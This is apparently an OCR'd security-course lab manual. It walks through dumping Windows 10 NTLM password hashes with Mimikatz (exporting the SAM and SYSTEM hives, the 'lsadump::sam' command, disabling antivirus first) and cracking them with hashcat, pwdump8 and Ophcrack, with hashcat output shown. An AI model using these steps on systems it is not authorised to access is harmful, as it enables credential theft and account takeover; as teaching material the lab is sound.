



4. Crack the Windows 10 Operating System password using “Mimikatz” and “Hashcat”.

Download Links (Tool and Database):
https://github.com/ParrotSec/mimikatz (Download in Windows 10)
Note: Disable the virus protestion first. Download may not be possible using Chrome browser so, use the Mozilla Firefox browser and save it.
https://github.com/berzerk0/Probable-Wordlists (Download in Kali Linux)
Zip File: Probable-Wordlists-master.zip (Unzip it)
From Unzip Folder, Open folder “Real-passwords” folder and copy the file “Top12Thousand probable-v2.txt” and save on desktop and rename it like “pwlist.txt


4.1 The NTLM hash of password can be accessed with mimikatz tool with following steps:

- Search “Regedit” or “Registry Editor” and open it (Windows 10).
- Go to Computer\HKEY_LOCAL_MACHINE\SAM\SAM
- Right click on Folder “SAM” and click “Permissions”. Next Select Administrators under
- “security” tab. Tick the Allow Permissions of Administrators “Full Control” and “Read”.







- Go to Computer\HKEY_LOCAL_MACHINE\SYSTEM and allow the permission like above steps.
- Right click on Folder “SYSTEM” and click “Export”. Choose the appropriate location where you stored. Give the File name “SYSTEM” and select the type as ““Registry Hive Files” and save it




4.2 Run “Mimikatz.exe” Tool in windows 10 (Run as Administrator)



Type "lsadump::sam /system:C:\Users\SHERE\Desktop\SYSTEM /SAM:C:\Users\SHERE\Desktop\SAM" command in command line prompt of Mimikatz tool. Press Enter.






- Copy and paste the Hash in notepad which is shown in above figure & save as “hash.txt”.You can write multiple hashes (line by line) also.

4.3 **Perform following steps in Kali Linux**


- − Make sure that you have “pwlist.txt” (As per steps given in Download Link section)
- − Open the terminal and run the following commands:
- Command-1:
- sudo hashcat -m 1000 -a 0 /home/kali/Desktop/hash.txt
- /home/kali/Desktop/pwlist.txt –force




```
Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /home/kali/Desktop/pwlist.txt
* Passwords.: 12645
* Bytes.....: 100206
* Keyspace..: 12645
* Runtime...: 0 secs

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1000 (NTLM)
Hash.Target......: cf713117e047d1a03fc929c8c5e7221b
Time.Started.....: Wed Apr 16 23:31:59 2025, (0 secs)
Time.Estimated...: Wed Apr 16 23:31:59 2025, (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (/home/kali/Desktop/pwlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   133.0 kH/s (0.16ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.........: 12645/12645 (100.00%)
Rejected.........: 0/12645 (0.00%)
Restore.Point....: 12645/12645 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: anabelle → 00001111
Hardware.Mon.#1..: Util: 26%

Started: Wed Apr 16 23:31:53 2025
Stopped: Wed Apr 16 23:32:00 2025
```


5. Crack the Windows 10 Operating System password using "Pwdump8" and "Ophcrack".

Step-1: In windows 10 machine, Open command prompt with administrative privileges and run following command:
wmic useraccount get name,sid




Step-2: Run the following command from pwdump8 folder:
C:\pwdump8>pwdump8.exe


Copy the above result into a text file: hashes.txt and add the ":::" at the end of each line. See below:




Step-3: Run the "Ophcrack.exe". Click on Load and select "PWDUMP files" and select hashes.txt file. Hashes are loaded in the application.




After loading the hashes.txt, You will see following output:
Next, click on the table, Click on install and give the path where Rainbow table (Vista free) is loaded as below:



